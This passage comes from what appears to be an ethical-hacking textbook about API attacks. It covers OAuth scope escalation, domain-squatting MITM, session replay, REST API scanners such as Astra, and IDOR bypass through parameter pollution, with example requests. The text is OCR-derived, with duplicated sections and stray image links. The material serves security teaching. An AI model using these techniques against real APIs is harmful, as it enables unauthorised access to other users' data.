
      ```
      "access_token":"z0y9x8w7v6u5",
        "token_type":"Bearer",
        "expires_in":3600,
        "scope": "openid email profile",
      ```

    - ✓ Now, the attacker attains a valid access token to access and pocket additional data by using the escalated scope to make usual API calls to the client.

  - **Implicit grant type:**
    - ✓ The attacker targets a vulnerable client application that utilizes an implicit grant-type process to attain access tokens from its clients through an open browser.

      ```
      https://xyz.com/vuln
      ```

- ✓ When the targeted client application obtains approval from its client and the corresponding access token is generated, the attacker attempts to pocket it.
- ✓ After attaining the access token from the targeted client application, the attacker initiates a new request to its corresponding OAuth service provider with an altered scope `/userinfo`.
- ✓ As the client has already granted permission for data access to the targeted client application, the attacker is now able to access additional information from the user until the OAuth server verifies and validates the scope parameter.



Other Techniques to Hack an API

Reverse Engineering	Attackers invoke APIs in the **reverse order** to identify flaws residing in the API that can be obfuscated in real-time usage
User Spoofing	Attackers masquerade as a trusted user to perform various attacks such as privilege escalation by **redirecting the URI function** to another URIs, injecting code that serves as text, or bombarding the API with excessive data to cause buffer overflow
Man-in-the-Middle Attacks	Attackers perform MITM attacks using **domain squatting** and copying API resource locations to provide fake links that appear to be legitimate in API interactions
Session Replay Attacks	Attackers perform session replay to **rewind the session time** and prompt the server to disclose information as though a similar request is made a second time
Social Engineering	Social engineering techniques do not target the API or machine code, and are instead employed to trick users into **divulging their credentials** or other sensitive information to perform further attacks

Other Techniques to Hack an API

Different ways to hack an API are discussed below:

- **Reverse Engineering**

  Viewing the APIs from the developer's viewpoint can be flawed because it checks only if an API is working as intended. Once it is deployed for the end-user experience, it may not work as it worked in the developer environment. This is what attackers often attempt to do while reverse-engineering the API. Attackers invoke APIs in reverse order to identify the flaws residing in the API that can be obfuscated in real-time usage.

  For instance, consider an order is made using the same account that is already used for an earlier booking. The order flow appears to be something like this:

  - Order made
  - Order linked with the account
  - Order is accepted

  Attackers can use this flow in the process of reverse engineering an API. If the accepting mechanism is carried in the reverse order, the internal API used to connect orders to accounts can be crashed, thereby forcing the browser to expose the account details of a user.

- **User Spoofing**

  It is a process of concealing the original identity and masquerading as some other valid entity. In most cases, the attacker tries to expose himself as a legitimate user with special privileges and provides free data access to additional users to cause more damage. Attackers use details obtained from phishing or any other information leaking methods to masquerade as the original user.

If attackers can successfully break into the system, they can perform some type of privilege escalation attack by redirecting the URI function to another URI, injecting code that serves as text, or bombarding the API with excessive data, causing buffer overflow.

- **Man-in-the-Middle Attacks**

  In an MITM attack, attackers watch the API communications with the server or behave themselves as a server by intercepting the request calls. The attacker's motive, in this case, is to provide fake links that appear to be legitimate in API interaction. These attacks can be carried out by domain squatting and copying API resource location.

  For instance, the user might make a resource call via the API.io/media/function, and the attacker might be sitting at the APO.io/media/function. A change in a single character can make a significant difference. If the user clicks on the second link without noticing the URL misinterpretation, he/she will be providing sensitive information to an attacker-controlled server.

- **Session Replay Attacks**

  Session replay attacks can be launched on websites and other sources that initiate and store sessions. These attacks are usually performed to obtain session IDs and replay them to the server. In this case, attackers rewind the session time and prompt the server to disclose the information as though a similar request is made once again.

- **Social Engineering**

  Although it may not be a direct API attack, social engineering can be performed through the API. Social engineering does not affect the API or the machine code; it is a technique employed to trick users into divulging their credentials or other sensitive information. Phishing is a technique often used to send malicious links to users via email to reset or validate their security credentials. Spear-phishing is another sophisticated social engineering attack in which additional data is provided to the users, making them believe that they are interacting with a valid endpoint.

  If the user enters his/her credentials on the fake link, attackers can capture the data and launch further attacks such as modifying the account details and illegitimate online transactions, using the stolen credentials.

REST API Vulnerability Scanning

- REST API vulnerabilities introduce risks that are similar to web applications, such as **critical data theft** and **intermediate data tampering**
- Performing thorough scanning on REST APIs can expose various underlying vulnerabilities that attackers can exploit
- Attackers can use tools such as **Astra** to carry out REST API vulnerability scanning

REST API Vulnerability Scanning Tools

- Fuzzapi (*https://github.com*)
- W3af (*https://w3af.org*)
- appspider (*https://www.rapid7.com*)
- Vooki (*https://www.vegabird.com*)
- OWASP ZAP (*https://www.zaproxy.org*)

Astra

Astra allows attackers to **detect REST APIs** that are vulnerable to attacks such as XSS, SQL injection, information leakage, CSRF, Broken authentication, and session management

```

Broken Authentication and session management in http://192.168.0.4/token.php

https://github.com

REST API Vulnerability Scanning

REST API vulnerabilities introduce the same risks as security issues in web applications and websites. These risks include critical data theft, intermediate data tampering, etc. Performing thorough scanning on REST APIs can expose various underlying vulnerabilities that attackers can exploit. Attackers can use tools such as Astra, Fuzzapi, W3af, and Appspider to carry out REST API vulnerability scanning.

- **Astra**

  Source: *https://github.com*

  Attackers use the Astra tool to detect and exploit underlying vulnerabilities in a REST API. Astra can discover and test authentications such login and logout; this feature makes it easy for attackers to incorporate it into the CICD pipeline. Astra can invoke API collection as an input value; hence, it can also be used for scanning REST APIs.

  Astra allows attackers to detect REST APIs that are vulnerable to attacks such as XSS, SQL injection, information leakage, CSRF, broken authentication and session management, JWT Attack, blind XXE injection, CRLF detection, CORS misconfiguration, and rate limiting.


Bypassing IDOR via Parameter Pollution

- Insecure direct object reference (IDOR) is a vulnerability that arises when **developers disclose references** to internal data enforcement objects such as database keys, directories, and other files, that can be exploited by an attacker to **modify the references** and gain unauthorized access to data
- For example, consider this normal request:

  `api.xyz.com/profile/user_id= 321`
- The attacker manipulates the above request using parameter pollution to bypass IDOR

  `api.xyz.com/profile/user_id=654&user_id=321`



Request

```
POST
/[redacted]api/v9/user/activity/profile/[redacted]UserId=3428594&[redacted]UserId=5318415&profilePicId=102014131750

Bypassing IDOR via Parameter Pollution

Insecure Direct Object Reference (IDOR) is a vulnerability that arises when developers disclose references to internal data enforcement objects such as database keys, directories, and other files, which can be exploited by an attacker to modify the references and gain unauthorized access to the data. These IDORs can be bypassed by providing a single parameter name repeatedly but with unique values.

For instance, assume that the victim's user_id is 321. Attackers can change this user_id value to 654 (it is another user_id value) to identify IDOR. If the page is not vulnerable to IDOR, it generates a "401 Unauthorized" error message.

To bypass IDOR via parameter pollution, the attacker sends two user_id parameters as a request, in which one parameter is appended with the victim's user_id and the other one is appended with the attacker's own user_id.

For example, consider the following request:

`api.xyz.com/profile/user_id= 321`


The attacker manipulates the abovementioned request using parameter pollution to bypass IDOR:

`api.xyz.com/profile/user_id=654&user_id=321`

When the abovementioned request is processed at the REST API endpoint, the application verifies the first user_id parameter and ensures that the user who is sending the request has included his/her own user_id in the GET request.

Hence, an attacker can bypass IDOR by providing two user_id parameters: one belongs to the victim and the other belongs to the attacker. The application is tricked into to considering it as a valid request.

Attackers use tools such as Burp Suite to proxy the traffic and intercept all the traffic to REST API endpoints. Then, they use the parameter pollution technique to send both the attacker's user_id and the victim's user_id in the GET request to gain unauthorized access and retrieve sensitive data from the victim's account. Using this technique, attackers can also compromise the application's functionality because every parameter inside the application is vulnerable to this attack.



```

Web Shells

